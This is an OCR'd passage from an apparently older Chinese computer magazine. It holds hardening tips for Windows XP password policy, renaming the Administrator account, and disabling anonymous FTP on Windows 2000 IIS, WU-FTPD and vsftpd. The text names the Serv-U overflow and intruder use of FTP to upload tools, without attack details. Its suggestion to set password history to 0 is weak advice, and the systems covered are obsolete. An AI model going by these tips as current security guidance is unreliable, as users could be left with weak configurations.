


图 6




图 7

（5）强制密码历史（图8）：频繁更改密码，必然产生多个不同的密码，而此时系统会帮你“记忆”曾经使用过的密码，帮你记忆的密码数量就由你来“告诉”系统。0表示不用系统保留密码历史，系统最多也只能帮你记忆24个密码历史，原来系统的记忆力也有限制的^-^；




图 8

（6）为域中所有用户使用可还原的加密来储存密码：为保证密码安全，建议停用此功能。

清楚了各选项的具体意思和范围，我们就可以灵活定制密码规则了，笔者这里提供一个参考方案：密码复杂性要求启用、密码长度最小值设为8个字符、强制密码历史设置为0后，接着确定密码最长（短）存留期，一般将最长存留期设为最短存留期的2至3倍，如最长存留期设为30天，那么最短存留期可以设置为10天，这样比较合理。

3. 重命名系统管理员帐户

Windows XP默认的系统管理员帐户名称是“Administrator”（即所谓的真正的

系统管理员帐户），不少系统高手建议用户给这个帐户设上密码，原因是该帐户在正常系统状态下是隐藏的，而在安全模式里，该帐户毅然出现在登录画面里。在未设置密码的情况下，当然是不用密码就可以“闯入”系统。在“本地安全设置”里，我们可以重命名系统管理员帐户名称，在左侧目录树中展开“本地策略→安全选项”，双击右侧面板的“帐户：重命名系统管理员帐户 Administrator”，在弹出窗口中可以输入新的系统管理员帐户（图9）。




图 9

不过经测试几次，新的系统管理员帐户名称不能是当前登录的管理员帐户名称，否则弹出如图10所示的“未能保存本地策略数据库”错误对话框。




图 10

4.Windows XP正常模式使用“Administrator”帐户昵称技巧

其实，早在安装 Windows XP 系统时，创建的帐户昵称不允许为 Administrator 和 Guest 名称，如果你和笔者一样，想使用“Administrator”帐户昵称，此时不必在帐户昵称中输入任何字符，直接冷启系统。重新启动后，Windows XP 已经跳过帐户昵称步骤，直接以 Administrator 帐户登录系统。

小结

本文主要向读者提个醒，用好 Windows XP 系统的密码策略，如果要防止本文列出的两个“案例”入侵，建议将 Windows XP 的分区的文件系统转换为 NTFS，并时时注意 Windows XP 的安全补丁包，如最近发布的 SP2，极大增强了系统安全，这份大餐可别错过！

让Windows XP密码防线更加牢固

让你的FTP服务器不再匿名

sagi

FTP（文件传输协议）一直以来都是 Internet 上最重要也是使用最广泛的一种功能，早在上世纪70年代初FTP就出现了，这远比 WEB 服务的诞生要早。

FTP（文件传输协议）有效的解决了人们在不同操作系统间进行文件传输的需求，目前在因特网上，提供FTP服务的主机相当多，而这些当中又有相当一部分提供了匿名登录。当然，这样的情况也是很早就有了，只是一直以来没有发生特别严重的安全事件。直到前些日子人们从 Serv_U FTP（目前在 Windows 系统上使用非常广泛的一种FTP服务组件）中发现了严重的远程溢出漏洞，远程入侵者只需拥有一个可登录的帐号（包括匿名帐号），而不必拥有写或执行的权限，就极有可能对存在该漏洞的 Serv_U FTP 服务器进行远程溢出攻击。关于 Serv_U FTP 的远程攻击的文章请大家详见《黑客X档案》前几期杂志，这儿就不细说了。

但自该漏洞公布之后，我想人们对于自己的FTP服务器是否需要提供远程匿名登录已经开始考虑了。或许有的朋友会说，我们不安装这些FTP服务器或者不开启FTP服务不就行了吗？是的，这样做当然可以。但我要说的是，对于入侵者来讲FTP是一个很好的帮手，不管你是使用 Windows 系统还是 Unix/Linux 系统。举个例子来讲，当你远程进入目标系统后，如何将一些特殊程序上传到对方的系统中呢？是的，IPC$、Tftp 都可以，但这两种方法目前已经很难奏效了。如果我们在因特网上拥有虚拟FTP空间，倒是完全可以登录到那台FTP上去下载文件，但对于许多免费的FTP空间来说，其稳定性很难保证，三天两头登录不上去是常有的事。而即使是收费FTP空间，有时也不能满足我们的需要，何况还要钱。那么使用我们自己电脑上的FTP服务，就成了一种非常有效的手段，但同时我们开放的服务越多，则系统的安全性就会越低，解决好FTP的安全隐患，也就成了一个问题。

废话讲了这么多，下边我们切入主题，先来看一下如何去掉 Windows 2000 系统中FTP服务组件的匿名登录。

我们通过“控制面板”打开“Internet 服务管理器”→右击“默认FTP站点”→选择“属性”→选择“安全帐号”，在这儿我们会看到默认选择的是“允许匿名登录”，将前边的勾号去掉，这时，系统会出现一个警告菜单，大致意思是说：如果我们使用系统中真实存在的帐号来进行登录，那么极有可能会被 sniffer 之类的程序监听到密码，从而给系统的安全性带来很大的隐患。

对于我等个人用户来讲，其实这没什么问题，选择“是”就可以了，如图1。





图 1

我们使用 ftp 127.0.0.1 来检测一下，会发现此时使用匿名帐号已经无法登录了（图2）。


图 2

我们以 Redhat Linux 8 为例，在 Redhat8 中一共有两个 FTP 服务组件，分别为WU-FTPD(Washington University FTP

Server) 和 vsFTPd(Very Secure FTPD Server)。

我们先来看看 WU-FTPD，点击 x-windows 最左下角的红色帽子图标，选择“其他→系统工具 KWuFTPd”，我们可看到默认也是允许匿名登录的（图3）。




图 3

将“匿名”及“临时”前的勾去掉，只保留“真实”，也就是说只使用系统中真实存在的帐号来进行登录，如图4。




图 4

而在“安全”一项中，因为已经去掉了“匿名”及“临时”帐号，所以这两项中的“允许用户使用以下命令”也可全部取消，如图5。

点击左下角的红色帽子图标，选择“服务器设置”下的“服务”，在“服务配置”菜单中找到“wu-ftpd”，选中它，选择“储存”。然后选择“文件”下的“刷新服务列表”，在“wu-ftpd”的上边几行我们也可找到“vsftpd”。启动 vsftpd 的方法一样，甚至启动或停止其他服务的方法也差不多，如图6。




图 5




图 6

我们在 Linux 终端下登录，此时匿名帐号也无法登录了，如图7。

vsftpd 并没有图形界面的配置程序，它的配置是放在“/etc/vsftpd.conf”文件中的，我们使用文本编辑器打开这个文件，在第七行就会看到“anonymous enable=YES”，意思是匿名账号有效，我们将其改为“anonymous enable=NO”（图8）。保存后，重新启动服务就可以了。




图 7




图 8

同样，我们再使用匿名帐号登录时，也已经无法登录成功 vsftpd 服务器了。

接下来，我们就可放心使用 FTP 服务器了。

骑驴找驴

——活用Windows自带文件加密系统

香辣蟹

